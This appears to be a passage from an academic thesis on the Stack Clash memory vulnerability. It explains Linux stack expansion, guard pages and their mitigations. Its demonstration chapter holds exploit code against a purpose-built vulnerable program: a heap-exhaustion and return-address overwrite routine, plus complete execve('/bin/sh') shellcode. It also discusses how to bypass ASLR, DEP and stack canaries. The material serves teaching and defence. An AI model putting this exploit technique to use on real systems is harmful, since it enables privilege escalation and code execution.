2.5.3 Data execution prevention

Data execution prevention represents another system-level memory protection, this time the process is terminated after violating the applied measures.

DEP enables the system to mark one or more pages of memory as non-executable. Marking memory regions as non-executable means that code cannot be run from that region of memory, which makes it harder for the exploitation of buffer overruns.[21]

Special virtual memory protection attributes are required to be set in order to run code from allocated space. Any attempt to execute code from the default heap or stack space raises an access violation exception, resulting in process termination unless handled.

Exploits against data execution prevention disable DEP by forming a ROP chain or shellcode targeting various API calls, mostly SetProcessDEPPolicy.

2.5.4 Overcommit accounting

To avoid overcommit leaving the system unstable due to exhausted memory resources, it is required to either account for all allocated memory or reserve some free memory so that the system administrator can log in.

Linux enables adjusting these features by sysctl files `admin_reserve_kbytes` and `overcommit_memory`. Flags available for `overcommit_memory` affect how system operates within virtual memory:

0 free memory is estimated after each request

1 do not take available physical memory into account when assigning virtual memory

2 the kernel uses a "never overcommit" policy that attempts to prevent any overcommit of memory

Additionally, `admin_reserve_kbytes` adjusts the amount of free memory in the system that should be reserved for users with the capability cap_sys_admin.[30] The reserved amount should guarantee a successful login of the system administrator even when all available memory is consumed. Carefully choosing the size of the reserved block is critical for previously mentioned "never overcommit" policy.

2.5.5 Stack Guard

Unlike any previously described protections, Stack Guard is a compiler extension. Programs compiled with Stack Guard contain a canary word between the return address of each subroutine and its local variables. Detecting changes to the canary word marks current execution as compromised and results in the immediate termination of the process.

In order to bypass Stack Guard detection, the attacker has to simulate the randomized canary value or be lucky enough to create a situation where the canary fills one of the holes in an unaligned array of structures, thus making it possible to skip the canary.[8]

StackGuard has many derivatives which modify the technique but maintain the principle. For example, Stack Smashing Protector only allocates buffers specifically after the pointers to prevent any damage from a buffer being overrun.

Chapter 3

Stack Clash

Stack Clash is a vulnerability first presented by Gael Delalleau in 2005 [9] and reexposed on modern operating systems in the 2017 paper 'The Stack Clash' by Qualys Security team [29]. This particular exposure showcases multiple shortcomings in memory management and protections found on Linux, Solaris and BSD-based systems. The possible exploitation is a form of process memory attack that capitalizes on a fragile stack expansion mechanism and poor security measures implemented to prevent stack from colliding with other memory regions.

Current Stack Clash exploitation is still considered to be local only as a remote exploitation has not been demonstrated yet. Automated scenarios mostly utilize a set of privilege escalation vulnerabilities (CVE-2017-1000364[3], CVE-2017-1000365[4] and CVE-2017-1000367[5], to name a few) on well mapped built-in binaries. The demonstration attached to this thesis showcases the possibilities of an ideal scenario for attackers, and steps required for arbitrary code execution.

3.1 Problems of Automatic stack expansion

Linux kernel handles stack expansion requests automatically using a page-fault handler and simple mechanisms to gain space.

Whenever the stack pointer reaches the lowest address of stack memory region or the unmapped memory pages below, a "page-fault" exception is raised. This signals to the kernel that the stack needs to be expanded in order to continue process execution. If there is enough space available for the stack to grow, the user-space of the requesting process is expanded by moving the stack pointer to mark newly addressed stack space. No memory left means that SIGSEGV signal is sent and the process is terminated.

[3] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-1000364
[4] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-1000365
[5] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-1000367

Table 3.1: Page faulting

Exception	Type	Action
Region valid, but page not allocated	Minor	Allocate a page frame from the physical page allocator.
Region not valid but lies next to an expandable region like the stack	Minor	Expand the region and allocate a page.
Page swapped out to backing storage	Major	Find where the page with information is stored in the PTE (page table entry) and read it from disk.
Page write when marked read-only	Minor	If the page is a COW (Copy-on-write) page, make a copy of it, mark it writable and assign it to the process. If it is in fact a bad write, send a SIGSEGV signal.
Region is invalid or process has no permissions to access	Error	Send a SIGSEGV signal to the process.

The table 3.1 displays actions taken for some variants of page fault exceptions as they are described in [13]. Major types represent actions where data has to be read from disk, the rest is referred to as minor.

Reliance on page-fault exceptions backfires when the stack pointer ends up in another memory region located directly next to the stack. The kernel in a vulnerable environment has no way of knowing this ever happened and the stack now uses another memory region as its own. The only way to notify the kernel about stack claiming forbidden memory is by triggering an exception as a result of both regions operating in collided memory space.

However, if the attacker is aware of stack automatically expanding into other memory regions, cautious manipulation in the vulnerable section results in consequences far greater and harder to detect.

3.2 Guard Page

One way to prevent Stack Clash and other overflows from happening is by using guard pages. Guard pages are automatically created during memory allocation operations as additional inaccessible memory blocks and represent unmapped pages placed between all allocations of memory one page or larger in size.[28] Any attempt to access a guard page raises an exception similar to Windows 'STATUS_GUARD_PAGE_VIOLATION' and the process is killed.

The main issue with guard pages is memory inefficiency as they fragment

the kernel's memory map and increase usage of virtual space. Unfortunately for operating systems vulnerable to Stack Clash, the virtual space usage was not sufficient as the stack guard page used to protect stack from reaching into other regions was only few kilobytes in size. Forming a buffer or stack frame large enough to swallow stack guard page without ever accessing it defeats the whole design.

3.3 Exploitation

Exploitation of Stack Clash breaks down to several steps necessary to fully take advantage of a vulnerable system. First it is required to clash the stack with other memory region. These other memory regions, according to [29] can be:

- the heap
- an anonymous mmap()
- the read-write segment of ld.so
- the read-write segment of a Position-Independent Executable

Clash is achieved by allocating enough memory on either stack or in another memory region growing towards it to cause them to be as close as possible in terms of process memory. Yet again, clashing is fully dependent on application design; the only requirement for memory allocated in other memory regions is for it to not be freed before the stack guard page is jumped over, as it would trigger page-fault exception.

Attackers don't usually have the means of allocating large amounts of memory on demand. It often comes down to exploiting memory leaks or, as the Qualys Security team suggests, one can get a good start with megabytes of command-line arguments and environment variables. Although, on Linux, each resource is limited by its soft and hard limit. These are defined by the rlimit structure and manipulated using the getrlimit() and setrlimit() system calls. Stack has its limit represented by the environment variable RLIMIT_STACK and a quarter of that is used as a size restriction to the team's suggested approach.

Stack pointer serves as the reference point for operations requiring stack-located data, hence the exploit gets easier when stack pointer is at its lowest address possible (stack grows from higher addresses to lower) as it guarantees the stack guard page to be mapped right beneath.

In some cases the stack pointer does not point to the end of the reserved stack space. For example, when kernel finalizes the vm_area_struct, it first handles the arg_pages in function setup_arg_pages(). This function relocates the stack to properly store the program argument array and adds some extra

stack space as demonstrated in the following lines of code taken from the Linux kernel.

```
stack_expand = EXTRA_STACK_VM_PAGES * PAGE_SIZE;
        stack_size = vma->vm_end - vma->vm_start;
        /*
         * Align this down to a page boundary as expand_stack
         * will align it up.
         */
        rlim_stack = rlimit(RLIMIT_STACK) & PAGE_MASK;
#ifdef CONFIG_STACK_GROWSUP
        if (stack_size + stack_expand > rlim_stack)
                stack_base = vma->vm_start + rlim_stack;
        else
                stack_base = vma->vm_end + stack_expand;
#else
        if (stack_size + stack_expand > rlim_stack)
                stack_base = vma->vm_end - rlim_stack;
        else
                stack_base = vma->vm_start - stack_expand;
#endif
        ret = expand_stack(vma, stack_base);
```

To jump over the stack guard page, it is required to move the stack pointer into the virtual address space of following memory region. This can be achieved by requesting space for a stack-located buffer large enough to swallow the stack guard page. If successful, no exceptions are raised due to the unfortunate design of the automatic stack expansion mechanism and the buffer provided now covers both the guard page and the following memory region.

Depending on the situation, two scenarios are possible. The attacker either requests more stack space to avoid interfering with guard page or they carefully operate within the chunk addressing clashed memory region.

At this point, the situation is unfavourable for victim operating system as these two regions have full access over each other within the cross section (including critical memory management directives).

Disrupting invaded non-stack region can be achieved by using only certain sections of the buffer when reaching over. Content put into these sections compromises foreign memory content or results in attacker controlling the instruction flow.

Attacking the stack from the clashed region uses the same principle as every stack buffer overflow exploitation. Except now, instead of overflowing a vulnerable buffer, the attacker gets to cherry-pick values to overwrite. The ability to target specific values in stack frame bypasses almost every stack protection, if done right.

Qualys did an amazing job with their “local-root exploit against Exim”, “local-root exploit against Sudo (Debian, Ubuntu, CentOS)”, “local-root ex-

ploit against /bin/su", "local-root exploit against ld.so and most SUID-root binaries (Debian, Ubuntu, Fedora, CentOS)", "local-root exploit against /usr/bin/rsh (Solaris 11)", and handful of other proof of concepts.[29] Many of these have been fixed by now but the demonstrated principle can still affect multiple programs.

3.4 Protection

So far we've seen that all protections in vulnerable systems were insufficient under certain circumstances. In fact, on a few systems, some steps described above are not necessary as the memory management is different, memory regions already clash or protections are disabled by default (e.g., stack guard page on FreeBSD).

To harden the system against stack clash, it is recommended to increase the size of the stack guard page to avoid stack pointer jumping over, compile all code using the stack probing option (-fstack-check), and make sure that running binaries are not capable of filling process memory in an exploitable way.

3.4.1 Guard Page improvement

Guard pages are unpopular due to two factors, one of them being the size of memory space they occupy, the other being memory space fragmentation. Trade-off between performance, invested time, resources, and security result in pages being insufficiently small and less frequent. That way, instead of posing a major obstacle in, for example, stack overflow, they ironically only consume and fragment process memory without providing any protection.

To fix this issue (CVE-2017-1000364[6]), Debian, Red Hat and other affected vendors released a kernel fix which increases the guard page gap from one page to 1 MiB. This does not eliminate the possibility of Stack Clash but rather makes it difficult to replicate the crucial guard page leap.

3.4.2 Stack probing

Stack probing is the most efficient and also the most expensive protection to implement. The combination of memory probing and guard pages represents a bulletproof protection against Stack Clash exploitation.

The principle of memory probing lies in writing a word into every memory page that is about to be allocated. It is impossible not to access stack guard page when trying to expand into other memory regions.

The drawback of stack probing is performance. If the goal is to execute code as fast as possible, then stack probing – just like any security compiler

[6] `https://access.redhat.com/security/cve/cve-2017-1000364`

extension – poses an unwanted slowdown. To activate stack probing for gcc, use -fstack-check option.

Chapter 4

Demonstration

The virtual image attached to this thesis contains a vulnerable Debian 8.5 i386 (32 bit) system, including a set of files designed to demonstrate the stack clash vulnerability in a controlled environment and educate about failing protections. To learn about how to import Virtual Box Appliance and use the contained code, please see the README.txt file in attached archive.

The victim system is in its factory state, meaning no security measures were explicitly disabled or enabled. The custom application responsible for setting up vulnerable memory structure (`/root/Stack_Clash/main.c`) is also capable of delivering malicious payload into the critical memory section.

The compilation process only uses -O0 and -g options to ease GDB inspection. They are not relevant to the actual execution of the attack. All files and commands necessary to form a usable payload are located within `/root/Stack_Clash/shellcode` directory.

4.1 Memory structure preparation

The exploitable application first allocates as much heap memory as possible to reach the stack guard page. The simplest way to achieve this is by looping heap memory allocations of fixed size buffers until a null pointer is returned (no space left). Pointers marking position of allocated blocks are stored in an array for later use.

```
char *heap_pointers[HEAP_POINTERS_BOTTLENECK];
int pointer_amount = 0;
// Leak the heap memory to reduce the distance between regions
do
{
        heap_pointers[pointer_amount] = fill_heap_up(SIZE);
} while( heap_pointers[pointer_amount++] );

// Throw away the last unsuccessful pointer.
pointer_amount--;
```

At this point one of the stored heap pointers is mapped directly beneath the stack guard page. It does not necessarily have to be the chunk allocated last, as this solely depends on buffer size and the syscall used during memory allocation.

By default, for sizes larger than 128KiB, glibc's malloc uses the mmap() syscall, this causes the heap to grow downwards – away from the stack. In order for heap to grow towards the stack, requested sizes have to be smaller than 128KiB. However, kernel may still switch to the brk() syscall in case the mmap() allocation is blocked.

We found the brk() syscall to work better for this exploitation as smaller chunks are more flexible. That is partially why the last allocated pointers in exploited application are placed to spare locations anywhere in the process memory.

4.2 Jumping over stack guard page

Our vulnerable application takes any file on input and splits its contents into separate files (1.4 MiB each to fit a floppy disk[7]). Before all this happens, the heap is already bordering on the stack guard page. When the process requests for 1.4MiB buffer to be ready in a newly created stack frame, the following leap is more than enough to ignore the 4KiB guard page and land the stack pointer inside heap address space.

Providing an empty file leaves this buffer unused and causes further stack expansion requests to invade even further into the attacked memory region.

No other system protection is now preventing the exploitation.

```
char body[BODY_SIZE]; // sizeof(body) -> 1440824 bytes

printf (">␣Please␣enter␣path␣to␣your␣file:␣\n");
fgets ( file_path, sizeof(file_path), stdin );
file_path[strcspn(file_path,"\n")] = 0;

FILE *ptr_R = fopen(file_path, "rb");

...

for ( int i = 0; i >= 0; i++ )
{
        size_t bytes_loaded = 0;
        bytes_loaded = fread( body, 1, sizeof(body), ptr_R );

        if ( bytes_loaded <= 0 )
                break;
...
```

[7]The actual floppy disk size is 1,44 megabytes, we decided to use a close approximation instead.

By not providing an empty file, the attacker would risk accessing the guard page which occupies a small percentage of the buffer meant to hold the splits of the input file. Memory operations affecting structures established after the leap happen both on stack and heap at the same time.

4.3 Exploiting the cross section

After the file is split, the function responsible for storing the user feedback is called, thus creating a stack frame in the vulnerable cross section. Now all memory directives as well as the buffer meant to store the user input are accessible from the heap. That way we can pass our custom shellcode as user feedback, knowing it will be stored in a place we can later locate using one or more previously allocated heap buffers.

```
char shellcode[SHELLCODE_SIZE];

// Load the shellcode.
printf (">␣How␣would␣you␣rate␣my␣performance?␣(26␣characters)
    \n");
fgets(shellcode, sizeof(shellcode), stdin);
```

To locate our shellcode in the heap, we use the linear search method. Checking each element of buffers allocated near the stack guard page will eventually lead us to the exploitable cross section.

```
for ( int i = pointer_amount - 1; i >=
    HEAP_POINTERS_BORDERLINE; i-- )
{
    p = heap_pointers[i];

    for ( long unsigned int j = 0; j < heap_array_size; j++ )
    {
        if ( p[j] != shellcode[k] )
            k = 0;
        else
        {
            k++;
            if ( shellcode[k] == '\0' )
                // Found a match!
                ...
```

Knowing the stack frame structure, we expect the subroutine return address to be slightly above the upper boundary of the user input buffer. Inserting the shellcode starting address to heap array addressing such location results in an arbitrary code execution as the function returns. We achieve this by overwriting 6 values located above the shellcode terminating symbol (explained in the following chapter).

```
for ( int g = 1; g < 24; g=g+4 )
{
   int offset = 8;
   p [ j + k + g + 3 + offset ] =
      shell_code_address[0];
   p [ j + k + g + 2 + offset ] =
      shell_code_address[1];
   p [ j + k + g + 1 + offset ] =
      shell_code_address[2];
   p [ j + k + g + 0 + offset ] =
      shell_code_address[3];
}

return;
```

4.4 Shellcode

The shellcode prepared in the Makefile directive is 26 bytes long and launches Linux shell via the execve() system call with privileges inherited from the parent process.

Having a zero stored somewhere in memory is useful in many shellcodes as it could fill unwanted arguments or terminate strings. Here, applying XOR on the same register and pushing the result on stack serves as the terminating symbol for the string that comes afterwards.

```
; EMPTY EAX
xor eax, eax      ; EAX='0x00000000' => NULL
push eax
```

It is possible to launch any other program by inserting its path as the first execve() argument. Stack grows from higher addresses to lower addresses, thus the string needs to be reversed to ensure correct interpretation. Also ASCII representation of program path does not fit the directly executable machine code format (hexadecimal conversion is required).

In this case "/bin/sh" is only 7 characters long and adjusting it to be a multiple of four keeps the memory alignment intact. Adding an extra slash in front of Linux paths is harmless and can serve as filler.

Then by storing the current stack pointer address into the EBX register, we now have a register containing the pointer to the program path, just as the execve() requires its first argument to be.

```
; LOAD EBX(ARG 1 -> const char * filename) WITH '/bin/sh'
push 0x68732f6e ; "n/sh"
push 0x69622f2f ; "//bi"
mov ebx, esp
```

The binary to be executed can be provided with additional environmental variables and arguments. That is exactly what the other two execve() arguments represent. However, "/bin/sh" does not need additional environmental values passed; storing an address pointing to zero into EDX register acts as NULL pointer passed to execve(). The reason we do that is because EAX notifies the kernel about which syscall the program wants to make, so at the very end it is necessary to insert execve() syscall number into EAX.

```
; LOAD EDX(ARG 3 -> char * const envp[]) WITH 'NULL'
push eax
mov edx, esp
```

Even though no arguments are required to launch the shell, common convention requires the first argument to be the filename. In our case, due to the preceding EAX push, we have the filename pointer already stored in EBX as well as the NULL pointer signaling no additional shell arguments.

```
; LOAD ECX(ARG 2 -> char * const argv[]) WITH '/bin/sh, NULL'
push ebx          ; PUSH '//bin/sh, NULL' ADDRESS
mov ecx, esp      ; LOAD '//bin/sh, NULL' ADDRESS TO ECX
```

As stated earlier, in order for the kernel to know which system call is expected, the EAX register has to contain a valid syscall number. A popular trick amongst security researchers is to access only the lowest bytes of the zeroed out EAX register and move the system call number there.

To access the lowest byte use %AL reference, to access the lowest two bytes use %AX reference instead. The highest byte in %AX is referenced by %AH. When done, interrupt signal 80h (int 80h) invokes the system call stored in EAX.

```
; LOAD EAX(execv SYSCALL) WITH '11'
; AL => lower 8 bits register
mov al, 0xb
int 0x80          ; INVOKE INTERRUPT => SERVES AS EXIT
```

While this shellcode is fairly simple and short, that may not always be the case. The shellcode complexity scales with task specificity since more operations and strings are required.

Chapter 5

Discussion

In this section we consider the main factors affecting a successful Stack Clash exploitation in real life scenarios. Since the memory structure is often guarded, we also discuss the effectiveness and possible bypasses of commonly used protections. Finally, we talk about helpful tools which make Stack Clash exploitation easier.

Before any tasks of surgical precision take place, it is required to clash the stack with another memory region. In real scenarios this depends on the attacked application and the environment it is running in. First of all, it is helpful to know how large the gap between stack and the nearby memory region is (this information can be found using `/proc/$PID/maps`). This way we know how much memory needs to be allocated and we can proceed with looking for ways of doing so.

As far as the stack is concerned, it is important to remain cautious while expanding as the stack guard page could be unintentionally accessed. Common application flaws misused for desired stack allocations are recursive function calls, array size data type overflows, or any other exploitable memory handling. Looking up already discovered and unpatched CVEs for vulnerable libraries or practices may also suffice in many scenarios.

Not every leak or vulnerability will directly shape the stack structure; different storing rules apply for files, libraries, dynamic linker, local variables, or large buffers allocated via malloc. It is important to know which memory regions are going to be affected and how.

Once the memory regions are bordering one another, it is time to jump over the stack guard page. In other words, making the subroutine stack frame large enough to end up in the adjacent memory region.

There are numerous ways to enlarge an ordinary stack frame – passing large function arguments, requesting copious amounts of local variables and arrays, or making them consume as much memory as possible.

The fact that two memory regions are adjacent does not mean the stack pointer is right at their borderline. Being exactly at the border is not necessary

if the leap is large enough to swallow the reserved stack space along with the guard page. However, it is important to know the outline of process memory at all times. This way we know how the different overhead sizes affect further exploitations. The rule we followed was, the bigger the leap, the smaller the chance of alerting the kernel. Allocating an array the size of stack guard page may not be sufficient to successfully jump into, or let alone exploit adjacent memory region.

If the application does not allow for another memory allocation after the leap is done, we have to make sure nothing accesses the addresses for stack guard page. This means checking whether the process automatically reaches for certain parts of allocated memory or that the expected safe cross section address space is correct.

Exploitation is probably the most dynamic part as it relies solely on how the previous steps were executed and on the current environment set up. The attacker has two options, either exploit the stack structure by accessing the invaded region or exploit the invaded region by accessing stack.

Stack exploitation follows the same principles as stack buffer overflow exploitations. The main important difference is the absence of general direction limit for data being loaded into buffers. We control most of the section which is shared with the other region, therefore it is possible to aim at specific directives, bypass buffer overflow protections or alter any exposed data.

In reality, the cross section is not always fully editable. Variables and regions we cannot modify represent the only inaccessible addresses (these addresses have to be unavailable from both memory regions).

Before exploiting any memory directives, it is necessary to find the address range mapping stack overlap and identify variables capable of operating within it. We have to distinguish variables that have been placed in spare memory parts from the ones allocated in the critical section. Yet again the listed tools provide hints on how the process fills spare memory; knowing this we can trace variables matching critical spots.

Unless an attack scenario allows for only successful Stack Clash attempts due to possible consequences rising from alerting the system, we could fill-in recognizable values to ease application analysis through the hooked debugger and narrow down the list of variables.

The danger of the kernel finding out does not end with jumping over the stack guard page. Since the exploitations are often inspired by common software memory attacks, they are also affected by common memory protections (although bypassing them is often much easier).

5.1 ASLR

ASLR proves to be a universal memory protection because our exploit cannot rely on specific addresses determined beforehand. It is always required

to either recalculate the address based on current randomization scheme or reference commonly used memory waypoints (stack pointer, base pointer, or other registries).

Not only does ASLR affect the shellcode structure, but also the ever-changing addresses may disrupt our search for the vulnerable cross section. The layout of the randomized memory space is crucial to break ASLR protection, for this reason the `/proc/$PID/maps` file is available only to the process and its owner.

5.2 DEP

Data execution prevention restricts where we can inject executable code. Certain memory regions are flagged as non-executable either by the NX bit or by additional memory segmentation.

Disabling DEP on Linux is not as easy as on Microsoft Windows. Data execution prevention directives are stored in the system boot configuration and require reboot with altered parameters to disable it. However, it is possible to mark stack as executable by, for example, recompiling the code using gcc and passing 'execstack' keyword to linker ('gcc -z execstack vulnerable_code.c').

Execstack is a standalone program which sets, clears, or queries executable stack flag for ELF binaries and shared libraries. It exists partially for compatibility reasons, to avoid breaking binaries requiring executable stack.

Bypassing DEP protection relies on the construction of a ROP chain or placing the arbitrary code into an executable memory region. Fully loaded glibc library, too, allows arbitrary code execution through the system() function. In any case, we need to control the return address of vulnerable subroutine to either kick-start the ROP chain or redirect program flow to the arbitrary code. Fortunately for system administrators, disabling DEP during run time is impossible on most Linux distributions.

5.3 StackGuard

StackGuard inserts a canary word on stack just after the function return address. This value is checked for edits before process initiates a subroutine return. When overflowing any buffer, this poses a major threat as we would be forced to guess the value and parse it into our shellcode or set up a scenario where the memory alignment allows to ignore canary completely.

A vulnerable cross section allows us to access and edit specific addresses without the restrictions of general direction for filling data into buffers on stack. This requires locating the return address in memory region opposing to stack and directly editing its value. That way the canary stays intact and no exceptions are raised.

Canary is also relevant when invading stack into the clashed region. Any operation (automatic or intentional) editing the canary results into process termination, once the damaged subroutine stack frame tries to return control.

5.4 Stack guard page

Unlike any previous protections, Stack guard page was specifically designed to prevent the stack from reaching into other memory regions. If stack pointer ends up in the stack guard page and the page-fault handler cannot expand the stack any further, the process is terminated.

In theory, this protection is sufficient when guard pages are large enough to prevent stack from jumping over. Unfortunately, the current trade-off between security and performance is responsible for performance downgrade as well as no real protection being implemented.

Larger guard pages cause significant memory fragmentation and a lot more consuming allocations after stack expands. On the other hand, a page of only few kilobytes is easy to jump over and the allocations still slow down execution.

By increasing the stack guard page size the attack complexity also increases. Exploited stack frame or buffer now has to scale in size in order to successfully leap over it and that may not be possible in all applications. Moving stack pointer as close to the stack edge as possible before attempting the leap may be the deciding factor whether the leap is successful or not.

5.5 Stack probing

Stack probing in combination with Stack guard pages is the ultimate solution to Stack Clash, however it is very expensive in terms of process execution time.

If there is no guard page to probe into, the system can't successfully detect memory region breach as there is nowhere to the trigger kernel from, except for other possible crucial directives in invaded regions.

As far as operating systems are concerned, the reason why Stack Clash exploit was discovered and presented on many UNIX-based systems and not Microsoft Windows, for example, is that stack is probed automatically on Windows without the user or programmer having to explicitly say so. Another big factor are the tools and information available. Microsoft does not have their source code listed on-line except for the MSDN documentation, thus making it harder for security researchers to look for specific loopholes allowing such an exploitation.

5.6 Tools

The tools used to setup Stack Clash environment were GDB and the `/proc/$PID/maps` file. Attaching GDB to the exploited binary helps with understanding the particular virtual address space. It is also possible to insert breakpoints and manually control program steps, which enables monitoring of specific values in a controlled manner.

Linux stores runtime system information in the `/proc` virtual filesystem; directories named after process ID contain crucial information about the identified process, such as command line arguments or held memory. The `/proc/$PID/maps` file is especially useful for Stack Clash exploitation as it contains marked address range of heap and stack as well as memory maps to executables or library files.

Conclusion

We have researched the process memory structure as well as its core principles. Research was focused on significant memory regions and their inner workings.

Later we have analyzed common software memory attacks and discussed their effectiveness against known protection mechanisms. Discussed attacks and protections inspire the actual Stack Clash exploitation.

We have researched the Stack Clash vulnerability and its exploitation vectors. Conditions affecting the execution of the attack were discussed along with evaluation of various software memory protections. We have described the mechanisms allowing for Stack Clash to be exploited on various systems and highlighted why some are not affected.

We have prepared a virtual image of Stack Clash vulnerable system containing custom exploitable application. Results of our proof-of-concept demonstration show that the system has insufficient security measures applied by default and it is possible to execute arbitrary code by exploiting Stack Clash vulnerability. Custom application makes the demonstration easier to understand and maximize Stack Clash potential. Key steps in the proof-of-concept demonstration mentioned above and their real world variations were also discussed in the last chapters.

Due to the insufficient protections enabled on victim system, the automatic stack expansion mechanism can move the stack pointer to adjacent memory region. We have allocated all available memory for the heap memory structure in order to clash stack with other region. That way, when a large stack buffer is requested, it is possible to modify or read heap memory from the stack in the shared memory chunk and vice versa.

By rewriting a stack frame return address located in shared memory section using heap-addressed memory we executed a payload which was already stored in the process memory as external input.

The payload used was written in machine code; it executes an available command line interpreter. A Makefile with commands to form custom shellcode payload is also present in the shellcode directory as well as a C source

code available to test its functionality.

We have created another Makefile with commands to simplify the compilation process of the vulnerable application and also to execute the proof-of-concept demonstration. This Makefile could also manipulate with address space layout randomization and application functionality by removing assisting functions.

More advanced Stack Clash demonstration is a subject for future work. Further improvements may be achieved by clashing two memory regions by exploiting existing environment shortcomings rather than artificially filling the virtual address space. Exploitation itself could be performed on a built-in application to dismiss doubts about Stack Clash occurrence. Also, in further analysis, bypassing all state-of-the-art protections used to prevent other similar types of attacks can be achieved.

Bibliography

[1] *MMAP(2) Linux Programmer's Manual*, 2017.

[2] Adrián. *How Effective is ASLR on Linux Systems?*, 2013. Accessed: 5th February 2018.
URL `https://securityetalii.es/2013/02/03/how-effective-is-aslr-on-linux-systems/`

[3] blexim. *Basic Integer Overflows*, 2002. Accessed: 22nd April 2018.
URL `http://phrack.org/issues/60/10.html`

[4] Block, Frank and Dewald, Andreas. *Linux memory forensics: Dissecting the user space process heap.* Digital Investigation, 22:S66 – S75, 2017. ISSN 1742-2876. doi:https://doi.org/10.1016/j.diin.2017.06.002.
URL `http://www.sciencedirect.com/science/article/pii/S1742287617301895`

[5] Brain, Marshall. *The Basics of C Programming*, 2000. Accessed: 24th March 2018.
URL `https://computer.howstuffworks.com/c29.htm`

[6] Bryant, Randal E. and OHallaron, David R. *Computer systems: a programmers perspective.* Pearson Education, 2016. ISBN 013409266X.

[7] Cormen, Thomas H. and Leiserson, Charles E. *Introduction to algorithms.* 2009, 3rd ed. ISBN 9780262033848.

[8] Cowan, Crispin, Pu, Calton, Maier, Dave, Hintony, Heather, Walpole, Jonathan, Bakke, Peat, Beattie, Steve, Grier, Aaron, Wagle, Perry, and Zhang, Qian. *StackGuard: Automatic Adaptive Detection and Prevention of Buffer-overflow Attacks.* In Proceedings of the 7th Conference on USENIX Security Symposium - Volume 7, SSYM'98, pp. 5–5. Berkeley, CA, USA: USENIX Association, 1998.
URL `http://dl.acm.org/citation.cfm?id=1267549.1267554`

[9] Delalleau, Gaël. *Large memory management vulnerabilities*, 2005. Accessed: April 23rd 2018.
URL https://cansecwest.com/core05/memory_vulns_delalleau.pdf

[10] Etalabs. *What is Overcommit? And why is it bad?* Accessed: 9th April 2018.
URL https://www.etalabs.net/overcommit.html

[11] Feifei, Liu. *The principle and prevention of windows buffer overflow.* 2012 7th International Conference on Computer Science & Education (ICCSE), 2012. doi:10.1109/iccse.2012.6295299.

[12] Ganz, J. and Peisert, S. *ASLR: How Robust Is the Randomness?* In 2017 IEEE Cybersecurity Development (SecDev), pp. 34–41. 2017. doi:10.1109/SecDev.2017.19.

[13] Gorman, Mel. *Understanding the Linux Virtual Memory Manager.* Upper Saddle River, NJ, USA: Prentice Hall PTR, 2004. ISBN 0131453483.

[14] Gribble, Paul. *7. Memory : Stack vs Heap*, 2012. Accessed: 14th March 2018.
URL https://www.gribblelab.org/CBootCamp/7_Memory_Stack_vs_Heap.html

[15] Gujrathi, Siddharth. *Heartbleed Bug: AnOpenSSL Heartbeat Vulnerability.* International Journal of Computer Science and Engineering, 2(5), 2014. Accessed: 29th April 2018.
URL http://www.ijcseonline.org/pub_paper/IJCSE-00277.pdf

[16] Joshi, H. P., Dhanasekaran, A., and Dutta, R. *Impact of software obfuscation on susceptibility to Return-Oriented Programming attacks.* In 2015 36th IEEE Sarnoff Symposium, pp. 161–166. 2015. doi:10.1109/SARNOF.2015.7324662.

[17] Kapil, Dhaval. *Heap Exploitation.* Accessed: 20th March 2018.
URL https://heap-exploitation.dhavalkapil.com/attacks/double_free.html

[18] Kokeš, Josef. *Buffer overflow II.* Accessed: 13th March 2018.
URL https://edux.fit.cvut.cz/courses/BI-BEK/en/tutorials/04/start

[19] Liška, Martin. *WindowsGCCImprovements.* Accessed: 21st March 2018.
URL https://gcc.gnu.org/wiki/WindowsGCCImprovements

[20] Love, Robert. *Linux systems programming.* O'Reilly, 2007. ISBN 1449339530.

[21] Microsoft. *Data Execution Prevention*. Accessed: 25th March 2018.
URL https://msdn.microsoft.com/en-us/library/windows/desktop/aa366912(v=vs.85).aspx

[22] Microsoft. *Thread Stack Size*. Accessed: 20th March 2018.
URL https://msdn.microsoft.com/en-us/library/windows/desktop/ms686774(v=vs.85).aspx

[23] Microsoft. *Virtual Address Space*. Accessed: 20th March 2018.
URL https://msdn.microsoft.com/en-us/library/windows/desktop/aa366912(v=vs.85).aspx

[24] Oracle. *Procedure Linkage Table (Processor-Specific)*, 2011. Accessed: 23rd March 2018.
URL https://docs.oracle.com/cd/E23824_01/html/819-0690/chapter6-1235.html

[25] Oracle. *Global Offset Table (Processor-Specific)*, 2013. Accessed: 23rd March 2018.
URL https://docs.oracle.com/cd/E26505_01/html/E26506/chapter6-74186.html

[26] OWASP. *Buffer Overflow*. Accessed: 21st March 2018.
URL https://www.owasp.org/index.php/Buffer_Overflow

[27] Patterson, David A., Hennessy, John L., and Alexander, Perry. *Computer organization and design: the hardware/ software interface*. Morgan Kaufmann, 2015. ISBN 0124077269.

[28] Plakosh, Daniel. *Guard Pages*, 2005. Accessed: 12th February 2018.
URL https://www.us-cert.gov/bsi/articles/knowledge/coding-practices/guard-pages

[29] Qualys. *Qualys Security Advisory - The Stack Clash*, 2017. Accessed: 20th March 2018.
URL https://www.qualys.com/2017/06/19/stack-clash/stack-clash.txt?_ga=2.150510975.857216057.1521568060-220708518.1511971769

[30] Riel, Rik van and Morreale, Peter W. *sysctl*.
URL https://www.kernel.org/doc/Documentation/sysctl/vm.txt

[31] Sploitfun. *Heap overflow using unlink*, 2015. Accessed: 21st April 2018.
URL https://sploitfun.wordpress.com/2015/02/26/heap-overflow-using-unlink/

[32] Sploitfun. *Understanding glibc malloc*, 2015. Accessed: 22nd April 2018.
URL https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc/

[33] Stallman, Richard M. *Debugging with GDB: the GNU source-level debugger*. GNU Press, 2003, 9th ed. ISBN 1882114884.

[34] Vaidyam, Aditya. *How do you disable ASLR (address space layout randomization) on Windows 7 x64?* Accessed: 24th March 2018.
URL https://stackoverflow.com/questions/9560993/how-do-you-disable-aslr-address-space-layout-randomization-on-windows-7-x64

[35] Younan, Yves, Joosen, Wouter, and Piessens, Frank. *Efficient Protection Against Heap-based Buffer Overflows Without Resorting to Magic*. In Proceedings of the 8th International Conference on Information and Communications Security, ICICS'06, pp. 379–398. Berlin, Heidelberg: Springer-Verlag, 2006. ISBN 3-540-49496-0, 978-3-540-49496-6. doi:10.1007/11935308_27.
URL http://dx.doi.org/10.1007/11935308_27

Appendix A

Acronyms

API Application Programming Interface

ASCII American Standard Code for Information Interchange

ASLR Address Space Layout Randomization

BSD Berkeley Software Distribution

CPU Central processing unit

CVE Common Vulnerabilities and Exposures

